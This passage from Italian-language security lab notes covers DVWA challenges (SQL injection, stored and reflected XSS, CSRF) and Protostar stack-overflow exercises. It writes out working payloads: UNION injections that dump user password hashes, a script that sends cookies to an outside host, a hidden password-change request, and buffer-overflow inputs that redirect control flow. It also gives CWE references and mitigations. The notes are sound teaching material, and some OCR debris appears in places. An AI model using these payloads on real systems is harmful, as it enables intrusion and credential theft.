2. Se non si è ancora sfruttata la vulnerabilità, si usa l'informazione ottenuta per costruire una nuova domanda (Passo 1). Se si è sfruttata la vulnerabilità, il compito può dirsi svolto.

5.1.3 Esempio d'attacco

Immettiamo l'input seguente nel form: "User ID": 1.

- Sintatticamente corretto
- Semanticamente corretto

Otteniamo come risposta:

```
ID: 1
First name: admin
Surname: admin
```

Ora sappiamo come è formata una risposta corretta. Immettiamo ora il seguente input: "User ID": -1.

- Sintatticamente corretto
- Semanticamente scorretto (ID negativo)

Ottenuamo ua risposta nulla. Stesso risultanto se immettiamo "stringa".
Continuiamo mettendo come input: "User ID": 1.0 Otteniamo come risposta:

```
ID: 1.0
First name: admin
Surname: admin
```

L'applicazione sembra stampare direttamente l'input numerico (se valido) e converte un argomento double in intero.

Immettiamo l'input seguente nel form "User ID": stringa'.

- sintatticamente scorretto
- semanticamente scorretto

Otteniamo:

```
You have an error in your SQL syntax; check the manual that corresponds to your MySQL
    server version for the right syntax to use near "stringa'" at line 1
```

Da qui capiamo che il server SQL è MySQL. L'errore è sul parametro. L'errore avviene alla riga 1.

Il formato della query sembra essere simile al seguente:

```
SELECT f1, f2, f3
FROM table
WHERE f1 ='v1';
```

Il server MySQL converte v1 in un intero e preleva la riga corrispondente di table.

Idea

Proviamo ad iniettare un input che trasformi la query SQL in un'altra in grado di stampare tutte le righe della tabella. Il server SQL stampa tutte le righe della tabella se e solo se una clausola WHERE risultante dall'iniezione è sempre vera.
È possibile iniettare una tautologia immettendo l'input seguente nel form "User ID": 1' OR '1'='1

```
SELECT f1, f2, f3
FROM table
WHERE f1 ='1' OR '1'='1';
```

Viene stampata l'intera tabella degli utenti. Gli argomenti della tautologia sono stati scritti tra apici singoli, stando attenti a bilanciare l'apice singolo iniziale e finale.

5.1.4 Limiti dell'attacco basato su tautologia

L'iniezione SQL basata su tautologia presenta diverse limitazioni. Non permette di dedurre la struttura di una query SQL (campi selezionati e tipo dei campi). Non permette di selezionare altri campi rispetto a quelli presenti nella query SQL. Non permette di eseguire comandi SQL arbitrari.

5.1.5 Uso dell'operatore UNION

Proviamo ad iniettare un input che trasformi la query SQL in una query UNION. Affinchè la query SQL UNION risultato della iniezione funzioni, è necessario capire la struttura della tabella selezionata dallo script. ØNumero di colonne e tipi di dato devono combaciare! Adottiamo un approccio incrementale di tipo "trial and error".

Primo tentativo

Immettiamo l'input seguente nel form "User ID": 1' UNION select 1#
Otteniamo: The used SELECT statements have a different number of columns.
Proviamo ora 1' UNION select 1, 2#. Otteniamo:

```
ID: 1' UNION select 1, 2#
First name: admin
Surname: admin

ID: 1' UNION select 1, 2#
First name: 1
Surname: 2
```

La query SQL effettuata dall'applicazione seleziona due campi. Basandoci sull'output HTML ipotizziamo che si tratti di un nome e un cognome.
Proviamo ad iniettare, all'interno della UNION, una interrogazione alle funzionalità di sistema offerte da MySQL: 1' UNION select 1, version()#. Otteniamo così la verison di MySQL:

```
ID: 1' UNION select 1, version()#
First name: admin
Surname: admin

ID: 1' UNION select 1, version()#
First name: 1
Surname: 10.4.24-MariaDB
```

Proviamo ad ottenre anche user e host: 1' UNION select 1, user()#. Otteniamo root@localhost. Abbiamos coperto le 2 seguenti cose:

- L'utente SQL usato dall'applicazione DVWA è root. Male! L'utente è il più privilegiato possibile
- Il database è ospitato sullo stesso host dall'applicazione. Male! Web server e SQL server dovrebbero eseguire su macchine separate

Usiamo ora 1' UNION select 1, database()# per capire il nome del database. Il nome è dvwa. Proviamo quindi a stamapare lo schema del database iniettando la seguente query:

```
1' UNION select 1, table_name FROM information_schema.tables WHERE table_schema = '
    dvwa'#
```

Otteniamo le due tabelle guestbook e users

```
ID: 1' UNION select 1, table_name FROM information_schema.tables WHERE table_schema =
    'dvwa'#
First name: admin
Surname: admin

ID: 1' UNION select 1, table_name FROM information_schema.tables WHERE table_schema =
    'dvwa'#
First name: 1
Surname: guestbook

ID: 1' UNION select 1, table_name FROM information_schema.tables WHERE table_schema =
    'dvwa'#
First name: 1
Surname: users
```

Proviamo a stampare la tabella users:

```
1' UNION select 1, column_name FROM information_schema.columns WHERE table_name = '
    users'#
```

Otteniamo i campi della tabella users. Proviamo ora a stampare la password degli utenti.

Funzione concat

La funzione concat restituisce in output la concatenazione di più stringhe: concat('a',':','b') ->'a:b'

Usiamo concat per costruire una stringa compatta con le informazioni di un utente: user_id:nome:cognome:username:passw

```
1' UNION select 1,concat(user_id,':', first_name, ':',last_name, ':', user, ':',
    password) FROM users#
```

Esempio di una risposta:

```
ID: 1' UNION select 1,concat(user_id,':', first_name, ':',last_name, ':', user, ':',
    password) FROM users#
First name: 1
Surname: 1:admin:admin:admin:5f4dcc3b5aa765d61d8327deb882cf99
```

5.1.6 Debolezza

1. CWE di riferimento: CWE-89 Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')

5.1.7 Mitigazione

1. Possiamo implementare un filtro dei caratteri speciali SQL. I linguaggi dinamici forniscono già funzioni filtro pronte e robuste. Ad esempio, in PHP: mysql_real_escape_string(). Attivando la script security a livello "high", lo script sqli adopera un filtro basato su mysql_real_escape_string():

   ```
   $id = mysql_real_escape_string($id);
   if (is_numeric($id)) {
       ...
   }
   ```

   Il filtro inibisce le iniezioni basate su apici. Purtroppo esistono anche iniezioni con argomenti interi (che non fanno uso di apici). Ad esempio, l'input: 1 OR 1=1 è OK per il filtro e quindi: vengono stampati tutti i record della tabella.

2. Attivando la script security a livello "high", lo script sqli quota l'argomento $id nella query:

   ```
   $getid = "SELECT first_name, last_name
   FROM users WHERE user_id = '$id'";
   ```

   Il quoting dell'argomento annulla il significato semantico dell'operatore OR, che viene visto come una semplice stringa. La funzione is_numeric($id) fallisce.

5.2 Seconda sfida Stored XSS (Cross Site Scripting)

In tale tipo di attacco, un codice malevolo Javascript. Viene iniettato dall'attaccante e memorizzato su un server vittima in maniera permanente (tipicamente in un database, tramite un form). Viene eseguito dal browser di un client vittima che inconsapevolmente si connette al server vittima.

5.2.1 Funzionamento

Nella sfida "XSS Stored" otteniamo una pagina Web con due form di input "Name" e "Message". Mediante la pressione del tasto "Sign Guestbook", l'input viene sottomesso all'applicazione xss_s in esecuzione sul server.
Come nella sfida precedente anche qui faremo delle prove per capire il tipo di risposta.

- immettiamo l'input seguente nei form "Name" e "Message": Mauro Messaggio. È sia semanticamente e sintatticamente corretto.

  Come risposta riceveremo:

  ```
  <div id="guestbook_comments">
      Name: test <br/>
      Message: This is a test comment. <br/>
  </div>
  <div id="guestbook_comments">
      Name: Mauro <br/>
      Message: Messaggio. <br/>
  </div>
  ```

  Un utente generico che accede all'applicazione xss_s vede tutti i messaggi postati in precedenza

- Questa volta scriviamo Nome: Attaccante Messaggio: "<h1>Titolo</h1>". VEdremo che la pagina interpetra il tag h1 ottenendo così una riflessione dell'input.

- Scriviamo come messaggio uno script e vediamo cosa succede: <script>alert(1)</script>. Vediamo che sulla pagina dell'utente si apre una finestra pop-up in cui compare un 1.

Proviamo ora tramite l'uso delle funzioni del DOM a stamapre variabili contententi informazioni dell'utente come i coockie: document.coockie: <script>alert(document.cookie)</script>.

Gli attacchi appena visti in un contesto reale non sono funzionanti per il semplice fatto che l'utente viene notificato di ogni cosa. Tuttavia, essi forniscono una Proof of Concept, cioè una bozza di attacco, limitato all'illustrazione potenziale delle conseguenze di un attacco.

5.2.2 Attacco reale

Proviamo ad iniettare uno script che imposti la proprietà document.location ad un nuovo URL, cioè l'applicazione xsss_s viene permanentemente ridirezionata ad un altro URL.

Immettiamo l'input seguente nei form "Name" e "Message": Attaccante e <script>document.location="http://pornhub.it"<
L'esecuzione del codice Javascript provoca la ridirezione permanente a http://pornhub.it Abbiamo scelto un URL breve per rientrare nella restrizione di 50 caratteri per il campo "Message".

5.2.3 Debolezza

L'applicazione non neutralizza (o lo fa in modo errato) l'input utente inserito in una pagina Web. CWE di riferimento: CWE-79 Improper Neutralization of Input during Web Page Generation ('Cross-site Scripting').

5.2.4 Mitigazione

Possiamo implementare un filtro basato su white list, facendo scegliere l'input in una lista di valori fidati. Ad esempio, tramite un menu a tendina, in alternativa, possiamo implementare un filtro che neutralizzi i caratteri speciali nell'input. Ciò accade nel livello "High" della macchina vulnerabile.

5.3 Terza sfida Reflected XSS (Cross Site Scripting)

In tale tipo di attacco non viene utilizzato un database per memorizzare il codice malevolo Javascript. L'attaccante prepara un URL che riflette un suo input malevolo e fa in modo che l'utente vi acceda. L'utente, accedendo all'URL può inconsapevolmente fornire dati sensibili all'attaccante.

5.3.1 Funzionamento

Nella sfida "XSS Reflected" otteniamo una pagina Web con un form di input "What's your Name". Mediante la pressione del tasto "Submit", l'input viene sottomesso all'applicazione xss_r in esecuzione sul server. Non è coinvolto alcun server SQL.

La strategia di attacco a xss_r ricalca quella vista per xss_s".Tuttavia, a differenza di xss_s, il form HTML nell'applicazione xss_r accetta molti più caratteri, ciò rende possibili attacchi più sofisticati. Consideriamo il seguente codice:

```
<img "
    "src=x"
    "onerror = this.src ="'http://site/?c='+document.cookie"
/>"
```

Che succede se il codice appena visto viene iniettato nel campo "What's your Name"? Viene provocato l'invio di una richiesta HTTP al Web server http://site. L'URL della richiesta contiene i cookie dell'utente che ha caricato la pagina. Se il Web server è sotto il controllo dell'attaccante, costui può analizzare i log e leggere i cookie.

5.3.2 Debolezza

L'applicazione non neutralizza (o lo fa in modo errato) l'input utente inserito in una pagina Web Ø CWE di riferimento: CWE-79 Improper Neutralization of Input during Web Page Generation ('Cross-site Scripting').

5.3.3 Mitigazione

Possiamo implementare un filtro basato su white list, facendo scegliere l'input in una lista di valori fidati. Ad esempio, tramite un menu a tendina, in alternativa, possiamo implementare un filtro che neutralizzi i caratteri speciali nell'input. Ciò accade nel livello "High".

5.4 Quarta sfida CSRF (Cross Site Request Forgery)

In tale tipo di attacco, un utente si autentica ad un server S1, mentre è connesso a S1, si collega ad un altro server S2. Viene indotto dal server S2 ad inviare comandi non autorizzati al server S1, tali comandi provocano azioni eseguite da parte di S1, per conto dell'utente, come se le avesse richieste lui.

5.4.1 Funzionamento

Nella sfida "CSRF" otteniamo una pagina Web con due form di input "New password" e "Confirm new password". Mediante la pressione del tasto "Change", l'input viene sottomesso all'applicazione csrf in esecuzione sul server. La password è inserita in un database SQL.

5.4.2 Passi di attacco

Immettiamo l'input seguente nei form "New password" e "Confirm new password": password password. Otteniamo come risposta Password changed. Notiamo che le password immesse dall'utente sono riflesse nell'input in chiaro. Un attaccante che monitora il traffico di rete le cattura subito. L'URL è associato ad un'azione che si suppone essere eseguita da un utente fidato. L'URL non contiene alcun parametro legato all'utente, come la password vecchia, per cui è riproducibile da chiunque. Se questo accade, e l'azione è eseguita da un utente non fidato, il server non ha alcun modo di accorgersene.

5.4.3 Idea

L'attaccante può preparare una richiesta contraffatta, modificando i parametri password_new e password_conf nell'URL. La richiesta contraffatta viene poi nascosta in una immagine. La vittima, loggata a DVWA, viene indotta a caricare l'immagine inconsapevolmente e viene provocata la modifica della password per una vittima.

```
<img
    "src="http://127.0.0.1:8888/dvwa/vulnerabilities/csrf/?password_new=pippo&
        password_conf=pippo&Change=Change#"
    width="0" hight="0"
/>
Quando il browser della vittima valuta la
richiesta inconsciamente si collega alla pagina
di cambio password e la modifica ha successo
```

5.4.4 Debolezza

L'applicazione non è in grado di verificare se una richiesta valida e legittima sia stata eseguita intenzionalmente dall'utente che l'ha inviata. CWE di riferimento: CWE-352 Cross-Site Request Forgery (CSRF).

5.4.5 Mitigazione

Possiamo introdurre un elemento di casualità negli URL associati ad azioni. Lo scopo è quello di distinguire richieste lecite (generate da riempimento del form da parte dell'utente) da richieste contraffatte (generate da manipolazione dell'URL da parte dell'attaccante). Se l'attaccante genera l'URL senza il form, la sua richiesta viene scartata.

Capitolo 6

Corruzione della memoria - Protostar

Contiene due utenti Giocatore con credenziali user e user, e amministratore con credenziali root e godmode.
L'utente user dopo l'autenticazione? Usa le informazioni contenute nella directory /opt/protostar/bin per conseguire uno specifico obiettivo:

- Modifica del flusso di esecuzione
- Modifica della memoria
- Esecuzione di codice arbitrario

6.1 Sfida Stack 0

Questo livello introduce il concetto di accesso alla memoria al di fuori di quella allocata, come sono disposte le variabili nello stack e che modificare la memoria fuori quella allocata può portare ad esecuzione di codice arbitrario.

Il programma in questione si chiama stack0.c e il suo eseguibile ha il seguente percorso: /opt/protostar/bin/stack0.

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
int main(int argc, char **argv){

    volatile int modified;
    char buffer[64];

    modified = 0;
    gets(buffer);

    if(modified != 0) {
        printf("you have changed the 'modified' variable\n");
    }else {
        printf("Try again?\n");
    }
}
```

L'obiettivo della sfida è la modifica del valore della variabile modified a tempo di esecuzione. Il modus operandi è sempre lo stesso cioè capire più informazioni possibili sul codice e sul sistema che lo esegue.

6.1.1 Raccolta informazioni

- Per ottenere informazioni sul Sistema Operativo in esecuzione, digitiamo: lsb_release –a: scopriamo che Protostar esegue su un Sistema Operativo Debian GNU/Linux v. 6.0.3 (Squeeze).
- Per ottenere informazioni sull'architettura, digitiamo arch: scopriamo che Protostar esegue su un Sistema Operativo di tipo i686 (32 bit,Pentium II).
- Per ottenere informazioni sui processori installati (diversi da macchina a macchina), digitiamo cat /proc/cpuinfo: scopriamo il processore installato è Intel Core i7.
- Analizzando il codice di stack0.c scopriamo che il programma stampa un messaggio di conferma se la variabile modified è diversa da zero. Notiamo inoltre che le variabili modified e buffer sono spazialmente vicine ma saranno vicine anche in memoria centrale? Infatti se lo fossero potremmo scrivere più byte nel buffer di quelli che può contenere e sovrascrivere così il valore di modified.

Per analizzare la fattibilità dell'attacco bisogna verificare due ipotesi

- Ipotesi 1: gets(buffer) permette l'input di una stringa più lunga di 64 byte. Per verificare questa ipotesi leggiamo la documentazione di gets(): legge una riga da stdin nel buffer a cui punta s fino a una nuova riga finale o EOF, che sostituisce con \0. Non viene eseguito alcun controllo per il sovraccarico del buffer. Scopriamo anche gets() è deprecata in favore di fgets(), che invece limita i caratteri letti. Quindi possiamo dire che l'ipotesi è verificata perchè non ci sono controlli sulla lunghezza del buffer.
- Ipotesi 2: Le variabili buffer e modified sono contigue in memoria. Possiamo utilizzare il comando pmap, che stampa il layout di memoria di un processo in esecuzione: pmap $$. L'output di pmap mostra l'organizzazione in memoria di:
  - Aree codice (permessi r-x)
  - Aree dati costanti (permessi r–)
  - Aree dati (permessi rw-)
  - Stack (permessi rw-, [stack])

  Dall'output di pmap si deduce che lo stack del programma è piazzato sugli indirizzi alti. L'area di codice del programma (TEXT) è piazzata sugli indirizzi bassi. L'area dati del programma (Global Data) è piazzata "in mezzo". L'output di pmap non spiega diversi fatti: In quale area sono piazzate buffer e modified. Il formato di alcune aree (anon?).Alcuni permessi (quelli nulli?). Quindi continuiamo le nostre ricerche. Per prima cosa scopriamo l'esistenza delle aree anonime, cioè aree mappate in memoria che non corrispondono ad alcun fil, e utilizzate per memorizzare allocazioni grandi($\geq$128KB). Continuando le nostre ricerche scopriamo anche che il loader dinamico inserisce una pagina senza permessi (detta guard page), tra l'area di codice e l'area successiva. Le motivazioni sono due separare codice da dati e catturare un tentativo di buffer overflow tramite l'imposizione di permessi nulli. Infine cercando informazioni sullo stack di linux scopriamo che è organizzato per record di attivazione (frame). Lo stack cresce verso gli indirizzi bassi. Lo stack viene gestito mediante tre registri:
  - ESP, che punta al top dello stack
  - EBP, che consente di accedere agli argomenti e alle variabili locali all'interno del frame associato alla funzione in esecuzione
  - EAX, per trasferire i valori di ritorno al chiamante

  Quindi la variabile buffer dovrebbe essere piazzata ad un indirizzo più basso della variabile modified.

6.1.2 Un semplice attacco a stack0.c

L'attaccante fornisce a stack0 un input qualsiasi, lungo almeno 65 caratteri. Ad esempio, 65 caratteri 'a'. Scopriamo così che la variabile è stata modificata, l'attacco è andato a buon fine.
sequenza di input necessaria

NOTA: È possibile generare automaticamente la sequenza di input necessaria. Ad esempio, in Python: python –c 'print "a" * 65'.
L'output è passato al programma stack0: python –c 'print "a" * 65' | /opt/protostar/bin/stack0

6.2 Sfida Stack 1

Questo livello esamina il concetto di modificare le variabili in valori specifici nel programma e come le variabili sono disposte in memoria. l programma in questione si chiama stack1.c e il suo eseguibile ha il seguente percorso: /opt/protostar/bin/stack1.

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>

int main(int argc, char **argv){
    volatile int modified;
    char buffer[64];

    if(argc == 1) {
        errx(1, "please specify an argument\n");
    }

    modified = 0;
    strcpy(buffer, argv[1]);

    if(modified == 0x61626364){
        printf("you have correctly got the variable to the right value\n");
    } else {
        printf("Try again, you got 0x%08x\n", modified");
    }
}
```

L'obiettivo della sfida è impostare la variabile modified al valore 0x61626364 a tempo di esecuzione.

6.2.1 Attacco

L'idea su cui si poggia l'attacco a stack1 è identica a quella vista per stack0:

- Si costruisce un input di 64 'a' per riempire buffer
- Si appendono i 4 caratteri aventi codice ASCII 0x61, 0x62, 0x63, 0x64, per riempire modified
- Si invia l'input a stack1

Scopriamo a quali sono i caratteri che hanno quel valore ascii, e poi costruiamo la stringa come nell'esempio precedente: /opt/protostar/bin/stack1 'python –c 'print "a" * 64 + "abcd"". La variabile modified è stata modificata in modo diverso:

- Input: 0x61626364 ('abcd')
- Output: 0x64636261 ('dcba')

Motivo: l'architettura Intel è Little Endian. Quindi proviamo a immettere la nostra stringa ma con i caratteri disposti al contrario: /opt/protostar/bin/stack1 'python –c 'print "a" * 64 + "dcba"". La variabile modified è stata modificata correttamente.

6.3 Sfida Stack 2

Stack2 esamina le variabili di ambiente e come possono essere impostate. l programma in questione si chiama stack2.c e il suo eseguibile ha il seguente percorso: /opt/protostar/bin/stack2.

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv) {
    volatile int modified;
    char buffer[64];
    char *variable;

    variable = getenv("GREENIE");

    if(variable == NULL) {
        errx(1, "please set the GREENIE environment variable\n");
    }

    modified = 0;
    strcpy(buffer, variable);

    if(modified == 0x0d0a0d0a) {
        printf("you have correctly modified the variable\n");
    } else {
        printf("Try again, you got 0x%08x\n", modified");
    }
}
```

L'obiettivo della sfida è impostare la variabile modified al valore 0x0d0a0d0a a tempo di esecuzione. Il programma stack2 accetta input locali, tramite una variabile di ambiente (GREENIE). L'input è una stringa generica. La variabile di ambiente GREENIE non esiste, dobbiamo crearla noi. Non sembrano esistere altri metodi per fornire input al programma.

6.3.1 Attacco

L'idea su cui si poggia l'attacco a stack2 è identica a quella vista per stack1. Si costruisce un input di 64 'a' per riempire buffer. Si appendono i 4 caratteri aventi codice ASCII 0x0d, 0x0a, 0x0d, 0x0a, al rovescio, per riempire modified. Si invia l'input a stack2.
Entriamo nella cartella di lavoro ed impostiamo un valore per la variabile di ambiente GREENIE cd /opt/protostar/bin export GREENIE==‘python –c ‘print “a” * 64” + “\x0a\x0d\x0a\x0d””.
Visualizziamo il valore della variabile echo $GREENIE e mandiamo in esecuzione stack2 ./stack2. Abbiamo vinto la sfida.

6.4 Sfida Stack 3

Stack3 esamina le variabili di ambiente e come possono essere impostate e sovrascrive i puntatori di funzione archiviati nello stack. Il programma in questione si chiama stack3.c e il suo eseguibile ha il seguente percorso: /opt/protostar/bin/stack3.

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

void win(){
    printf("code flow succesfully changed\n");
}

int main(int argc, char **argv) {
    volatile int (*fp)();
    char buffer[64];

    fp=0;
    gets(buffer);

    if(fp) {
        printf("calling function pointer, jumping to 0x%08x\n",fp); fp();
    }
}
```

L'obiettivo della sfida è impostare fp=win a tempo di esecuzione, ciò modifica del flusso di esecuzione, poichè provoca il salto del codice alla funzione win(). l programma stack3 accetta input locali, da tastiera o da altro processo (tramite pipe). L'input è una stringa generica. Possiamo quindi inniettare l'indirizzo della funzione win(), per fare questo dobbiamo recuperare l'indirizzo della funzione win() a tempo di esecuzione.

6.4.1 Calcolo dell'indirizzo win()

ØSupporta diversi linguaggi di programmazione, L'indirizoz della funzione win() si può recuperare tramite il comando gbd. È il debugger predefinito per GNU/Linux tra cui il C. Gira su diverse piattaforme, tra cui varie distribuzioni di Unix, Windows e MacOS. Consente di visualizzare cosa accade in un programma durante la sua esecuzione o al momento del crash.

GDB viene invocato con il comando di shell gdb, seguito dal nome del file binario eseguibile. L'opzione –q consente di evitare la stampa dei messaggi di copyright gdb –q file_eseguibile.
Una volta avviato, GDB legge i comandi dal terminale, fino a che non si digita quit (q). Il comando print (p) consente di visualizzare il valore di una espressione.

6.4.2 Attacco

Recuperiamo l'indirizzo della funzione win() tramite la funzionalità print di gdb. Costruiamo un input di 64 caratteri 'a' seguito dall'indirizzo di win() in formato Little Endian. Passiamo l'input a stack3 via pipe (STDIN).
Otteniamo l'indirizzo di win:

```
$gdb -q /opt/protostar/bin/stack3
 Reading symbols from /opt/protostar/bin/stack3...done
(gdb)! p win
$1 = {void (void)} 0x8048424 <win>
```

Costruiamo un input di 64 caratteri 'a' seguito dall'indirizzo di win() in formato Little Endian. L'input richiesto può essere generato con Python, facendo attenzione all'ordine dei byte python –c 'print "a" * 64 + "\x24\x84\x04\x08"'

Mandiamo stack3 in esecuzione con l'input visto prima: $'python –c 'print "a" * 64 + "\x24\x84\x04\x08"' | /opt/protostar/stack3. Abbiamo vinto la sfida.


6.5 Sfida Stack 4

Stack4 esamina la sovrascrittura dell'EIP salvato e gli overflow del buffer standard. EIP = Instruction Pointer è un registro che contiene l'indirizzo della prossima istruzione da eseguire. Il programma si trova alla seguente path: /opt/protostar/bin/stack4.

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

void win(){
    printf("code flow succesfully changed\n");
}

int main(int argc, char **argv){
    char buffer[64];
    gets(buffer);
}
```

L'obiettivo della sfida è eseguire la funzione win() a tempo di esecuzione. Mandando in esecuzione il programma e dando in input una stringa non noteremo nessun cambiamento, questo perchè il programma legge soltanto un buffer e basta. Dando in input quindi almeno 65 caratteri noteremo un messaggio di segmentation fault. Il programma quindi va in crash con un messaggio di 65 caratteri, infatti 64 caratteri verrano scritti nella variabile buffer, i restanti saranno scritti in locazioni di memoria contigue, di cui alcune riservate alla memorizzazione della variabile EBP per la gestione dello stack. Possiamo quindi modificare il comportamento del programma in modo da eseguire la funzione win anche se non c'è nessuna variabile da sovrascrivere? La risposta è si utilizzando l'indirizzo di ritorno contenuto all'interno dello stack.

6.5.1 Stack frame



L'indirizzo di ritorno è una cella di dimensione pari all'architettura. 4 byte nel caso di Protostar. Contiene l'indirizzo della prossima istruzione da eseguire al termine della funzione descritta nello stack frame. Per completare l'attacco dobbiamo conoscere:

- Layout dello stack per ottenere l'indirizzo di ritorno di main()
- indirizzo della funzione win()

Per recuperare l'indirizzo di win usiamo gdb della sfida stack 3, e otteniamo nel nostro caso: 0x80483f4. Per ortenere l'indirizzo di ritorno di main dobbiamo analizzare il suo stack.

6.5.2 Recupero indirizzo di ritorno di main

Dobbiamo dissassemblare il main() tramite la fuzione disassemble di gbd:

```
(gdb) disassemble main
Dump of assembler code for function main:
0x08048408 <main+0>: push   %ebp
0x08048409 <main+1>: mov    %esp,%ebp
0x0804840b <main+3>: and    $0xfffffff0,%esp
0x0804840e <main+6>: sub    $0x50,%esp
0x08048411 <main+9>: lea    0x10(%esp),%eax
0x08048415 <main+13>: mov   %eax,(%esp)
0x08048418 <main+16>: call  0x804830c <gets@plt>
0x0804841d <main+21>: leave
0x0804841e <main+22>: ret
End of assembler dump.
```

Vediamo che sono coinvolti alcuni registri, tra cui quelli legati allo stack

- esp : Stack Pointer (ESP) che punta al top dello stack
- ebp : Base Pointer (EBP) che consente di accedere agli argomenti e alle variabili locali all'interno di un frame

All'interno di gbd possiamo inserire dei break point per vedere come viene costruito lo stack:
es: b *0x8048408
Eseguiamo poi il programma con r.
Per capire l'evoluzione dello stack è necessario stampare il valore degli indirizzi puntati dai registri EBP ed ESP ad ogni passo dell'esecuzione:


```
(gdb) p $ebp
$2 = (void *) 0xbffffdc8

(gbd) p $esp
$3 = (void *) 0xbffffd4c
```

Subito prima dell'esecuzione di main(), l'indirizzo di ritorno è contenuto nella cella puntata da ESP (0xbffffd4c). Gli indirizzi successivi a quello puntato da ESP contengono gli argomenti di main():

- argc (numero di argomenti, incluso il programma): indirizzo $esp+4
- argv (array stringhe argomenti, incluso il programma): indirizzo $esp+8
- envp (array stringhe variabili di ambiente): indirizzo $esp+12


Esecuzione dello stack

Situazione prima dell'esecuzione di main(): Per eseguire la prossima istruzione assembly passo passo




usiamo la funzione si di gdb: (gbd) si


Dopo push %ebp:




Dopo mov %esp, %ebp:




Dopo and $0xfffffff0, %esp:



